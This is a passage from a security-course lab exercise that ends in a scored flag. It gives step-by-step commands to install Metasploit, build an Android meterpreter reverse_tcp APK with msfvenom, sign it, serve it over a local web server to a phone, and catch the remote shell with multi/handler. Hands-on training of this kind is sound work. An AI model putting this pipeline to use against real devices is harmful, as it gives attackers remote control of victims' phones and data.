
If you are using a Debian virtual machine, adjust it to use Bridged networking.

ip a
Open a Terminal on your host system and execute these commmands, replacing the IP address with the correct IP address of your Debian machine:
adb shell
ping 172.20.10.3
If you do not see replies, you must troubleshoot your networking before continuing with this project.
Press Ctrl+C to stop the pings.
sudo apt update
sudo apt install apktool curl wget gnupg2 android-tools-adb default-jdk
Then execute these commands:
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall

chmod +x msfinstall

./msfinstall

msfvenom -l payloads | grep android
On Linux, execute this command to find your IP address.
ip a


On Linux, execute this command to generate the malware, replacing the IP address with your Linux systems IP address:
msfvenom -p android/meterpreter/reverse_tcp LHOST=172.16.123.130 -f raw -o happyfunball.apk
Execute this command:

keytool -genkey -v -keystore my-release-key.keystore -alias alias_name -keyalg RSA -keysize 2048 -validity 10000
Then a series of question asks for your name, etc. You can press Enter for each question except the last one, which you must answer yes to, as shown below.

jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore happyfunball.apk alias_name
The app is signed, as shown below.
python3 -m http.server 8080
On your Android phone, open a Web browser and go to this URL, replacing the IP address with the correct IP address of your Linux machine:
http://172.17.71.147:8080/happyfunball.apkInstall the app on your phone. You will have to approve the installation in a few different ways, as prompted on your phone.

msfconsole -q
use multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 0.0.0.0
exploit

The monkey program simulates a user launching the app by tapping the interface on the phone.
adb shell monkey -p com.metasploit.stage -c android.intent.category.LAUNCHER 1

In your other Terminal window, a meterpreter shell opens, as shown below.

Flag M 410.1: Meterpreter Version (15 pts)
In the meterpreter shell, execute this command:The flag is the Meterpreter version, covered by a green rectangle in the image below.
Updated for new setup 10-31-22
default-jdk install added 4-24-24
Network test section and video added 4-25-24
Updated, specifying the old version of Android to use 10-29-25